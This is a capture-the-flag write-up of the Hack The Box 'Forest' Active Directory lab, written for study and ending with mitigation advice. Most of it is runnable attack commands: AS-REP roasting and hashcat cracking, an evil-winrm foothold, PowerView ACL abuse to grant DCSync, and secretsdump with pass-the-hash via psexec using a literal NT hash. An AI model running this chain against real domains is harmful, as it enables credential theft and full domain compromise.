Synopsis
Forest is an easy Active Directory box (and a classic). A null session enumerates users; svc-alfresco has Kerberos pre-auth disabled, so it’s AS-REP roastable. Cracking it gives a foothold. BloodHound reveals that this account (via Account Operators) can add itself to Exchange Windows Permissions, which holds WriteDACL over the domain — enough to grant itself DCSync and dump the Administrator hash.
- Domain:
htb.local· Host:FOREST· IP:10.10.10.161
Recon
nmap -sC -sV -sT -Pn 10.10.10.161 -oA nmap-scan
# 53 dns, 88 kerberos, 389/3268 ldap, 445 smb -> DC (htb.local)
Enumeration & foothold — AS-REP Roasting
Enumerate users (rpcclient / enum4linux), then AS-REP roast — svc-alfresco returns a crackable hash:
GetNPUsers.py htb.local/ -usersfile users.txt -format hashcat -dc-ip 10.10.10.161
hashcat -m 18200 hash.txt rockyou.txt
# svc-alfresco : s3rvice
evil-winrm -i 10.10.10.161 -u svc-alfresco -p 's3rvice'*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> cat user.txt
d9d49**************************** # redactedDomain compromise — Exchange Windows Permissions → DCSync
BloodHound shows the path from svc-alfresco to Domain Admin:

bloodhound-python -u 'svc-alfresco' -p 's3rvice' -ns 10.10.10.161 -d htb.local -c allsvc-alfresco is in Account Operators, so it can add itself to Exchange Windows Permissions — a group with WriteDACL on the domain object. Use that to grant itself DCSync rights:
Add-DomainGroupMember -Identity 'Exchange Windows Permissions' -Members svc-alfresco
$secpw = ConvertTo-SecureString 's3rvice' -AsPlainText -Force
$cred  = New-Object System.Management.Automation.PSCredential('htb\svc-alfresco',$secpw)
Add-DomainObjectAcl -Credential $cred -PrincipalIdentity svc-alfresco `
  -TargetIdentity 'HTB.LOCAL\Domain Admins' -Rights DCSync
Now DCSync the Administrator hash and pass-the-hash in:

impacket-secretsdump htb.local/svc-alfresco:'s3rvice'@10.10.10.161
impacket-psexec -hashes :32693b11e6aa90eb43d32c72a07ceea6 htb.local/administrator@10.10.10.161
# nt authority\system  ->  read root.txt
Takeaways & mitigation
- Disable “Do not require Kerberos pre-authentication” and use strong service-account passwords.
- Account Operators and Exchange Windows Permissions are dangerous by default — audit and constrain their rights (WriteDACL over the domain is a straight path to DCSync).
- Monitor for suspicious ACL changes and replication (DCSync) from non-DC principals.